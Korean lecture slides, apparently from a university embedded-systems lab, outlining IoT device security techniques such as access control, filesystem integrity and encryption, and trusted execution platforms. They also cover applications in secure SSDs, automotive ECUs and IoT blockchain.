
IoT 디바이스 보안 요소기술

Secure Communication




IoT 디바이스 보안 요소기술

Mandatory Access Control (MAC)




IoT 디바이스 보안 요소기술

File(system) Integrity



IoT 디바이스 보안 요소기술


File(system) Encryption



IoT 보안 관제 및 취약점 분석


IoT 디바이스 및 서비스 보안 문제의 대응

- 취약점, 다양한 공격 유형 분석을 통한 보안 관제 프로세스의 정립



IoT 디바이스 보안을 위한 신뢰 플랫폼 활용

■ Secure Pi / SArduino / iS4IoT / KHU-TEE



IoT 디바이스 보안을 위한 신뢰 플랫폼 활용

■ iS4IoT / KHU-TEE / KHU-TEE+SE


○ Secure SSD

- 디바이스 고유 키를 통한 데이터의 안전한 백업 및 불법 복제 방지
- 사용자 권한 별 암호화 키 기반 따른 파티션/파일 접근 제어
- 자체 인증서(Certificate)을 통한 각 파티션 유효성 보장
- 파티션 무결성 보호 기술을 통해 파일 시스템 변조 방지



○ 자동차 전장부품 (예: ADAS, Advanced Driving Assistance System)

- 전자 제어 장치 고유의 인증 키를 통해 외부의 불법 접근을 제한
- Secure Boot를 통해 네트워킹이 가능한 차량 내 제어 시스템의 무결성 보장



○ IoT 블록체인

- 평문으로 보관되는 디바이스의 정보를 안전하게 보관
- 무결성 검증 시 연결된 디바이스를 순서대로 확인하는 시간을 디바이스 인증을 통해 단축
- 디바이스를 통한 자동 물품 구매 시 안전한 결제 제공



Q & A



<http://mesl.khu.ac.kr>